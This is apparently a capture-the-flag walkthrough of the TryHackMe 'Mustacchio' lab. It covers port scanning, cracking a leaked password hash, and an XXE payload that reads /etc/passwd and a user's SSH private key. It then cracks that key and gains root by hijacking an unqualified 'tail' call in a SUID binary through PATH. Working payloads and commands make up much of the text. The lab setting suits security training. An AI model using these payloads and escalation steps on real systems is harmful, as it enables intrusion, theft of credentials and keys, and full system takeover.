TryHackMe-Mustacchio

Nmap scan shows:

```
┌──(kali㉿kali)-[~/hackingstuff/tryhackme/mustacchio]
└─$ sudo nmap -sC -sV -T4 10.10.146.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 12:56 EDT
Nmap scan report for 10.10.146.143
Host is up (0.20s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 26.51 seconds
```


Let's browse to the web server/enumerate directories

Ran hashcat on the has found from users.bak

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

1868e36a6d2b17d4c2745f1659433a54d4bc5f4b:bulldog19
```

I did another nmap scan and enumerated all ports this time and found 8765 open that has nginx
http://10.10.146.143:8765

I browsed here and was greeted with an admin login form, so i used admin:bulldog19



We can insert xml code, which we find out if we submit the form with nothing in it.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Mustacchio | Admin Page</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.0-beta3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-eOJMYsd53ii+scO/bJGFsiCZc+5NDVN2yr8+0RDqr0Ql0h+rP48ckxlpbzKgwra6" crossorigin="anonymous">
    <link rel="stylesheet" href="assets/css/home.css">
    <script type="text/javascript">
      //document.cookie = "Example=/auth/dontforget.bak";
      function checktarea() {
      let tbox = document.getElementById("box").value;
      if (tbox == null || tbox.length == 0) {
        alert("Insert XML Code!")
      }
```

Viewing the source code, we see the /auth/dontforget.bak file, so lets download that

```
<?xml version="1.0" encoding="UTF-8"?>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>his paragraph was a waste of time and space. If you had not read this
and I had not typed this you and I could've done something
  more productive than reading this mindlessly and carelessly as if you did not
have anything else to do in life. Life is so precious
  because it is short and you are being so careless that you do not realize it
until now since this void paragraph mentions that you
  are doing something so mindless, so stupid, so careless that you realize that
you are not using your time wisely. You could've been
  playing with your dog, or eating your cat, but no. You want to read this
barren paragraph and expect something marvelous and terrific
```

```
  at the end. But since you still do not realize that you are wasting precious
time, you still continue to read the null paragraph.
  If you had not noticed, you have wasted an estimated time of 20 seconds.</
com>
</comment>
```


Now, the information is useless, but the format is what will help us in crafting an XXE attack

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```


I found this template we can use with:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<comment>
  <name>Joe Hamd</name>
  <author>Barry Clad</author>
  <com>&xxe;</com>
</comment>
```

So using it on the form, we get /etc/passwd!



Knowing this, and knowing there is user barry and he can ssh in with an RSA key, lets try to print out his key



and we were able to get it!

Next part took me a while. The formatting was all off so I had to clean it up

Use ssh2john first as the key is encrypted, and then use regular john to crack the key

use sudo ssh -i rsa_id_filename barry@IP

and use password that we cracked to get in

Running the following command to check suid:

```
Live Nginx Log Readerbarry@mustacchio:/home/joe$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
```

we see that /joe/live_log sticks out

Lets strings that out:

```
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
```

We notice that tail is not using the full path, so we can exploit this by making our own tail

```
barry@mustacchio:/home/joe$ cd /dev/shm
barry@mustacchio:/dev/shm$ echo /bin/bash > tail
barry@mustacchio:/dev/shm$ ls
exploit.sh  file.sh  linpeas.sh  tail  wget-log
barry@mustacchio:/dev/shm$ export PATH=$(pwd):$PATH
barry@mustacchio:/dev/shm$ chmod +x tail
barry@mustacchio:/dev/shm$ cd /home/joe
barry@mustacchio:/home/joe$ ./live_log
root@mustacchio:/home/joe# ls
live_log
```

The reason why this esclation technique works, is because as you can see from the live_log file,
tail is not using the full path (ie /usr/bin/tail) so linux has no idea where tail is

So now we are root and can cat out our flag